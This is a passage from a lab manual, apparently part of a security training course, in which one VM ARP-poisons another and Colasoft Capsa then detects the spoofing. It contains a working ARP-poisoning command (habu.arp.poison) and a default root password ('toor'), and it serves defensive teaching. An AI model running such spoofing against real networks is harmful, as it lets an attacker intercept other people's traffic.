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
22. Navigate to the **Diagnosis** tab in the **Analysis Project 1 - Colasoft Capsa 13 Enterprise Trial** window.



23. Switch to **Parrot Security** virtual machine.
24. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
25. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
26. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
27. In the terminal window, type **habu.arp.poison 10.10.1.11 10.10.1.13** and press **Enter**, to start ARP poisoning on **Windows 11** machine.

    Note: The above command sends ARP **'is-at'** packets to the specified victim(s), poisoning their ARP tables to send their traffic to the attacker system.

    Note: If you receive any error while running the command ignore it.

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



28. Switch to **Windows 11** virtual machine.
29. In the **Diagnosis** tab, expand the **Data Link Layer** node to see the **ARP Too Many Unrequested Replies** warning.



Note: It will take approximately **10** minutes for the tool to capture the **ARP** requests.

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

30. Click on **ARP Too Many Unrequested Replies** warning under **Data Link Layer** node.
31. Right-click on **Security** warning under **Details** section and select **Resolve Address…** from the context menu.



32. An **Address Resolver** pop-up appears, once the address resolving completes click on **OK**.



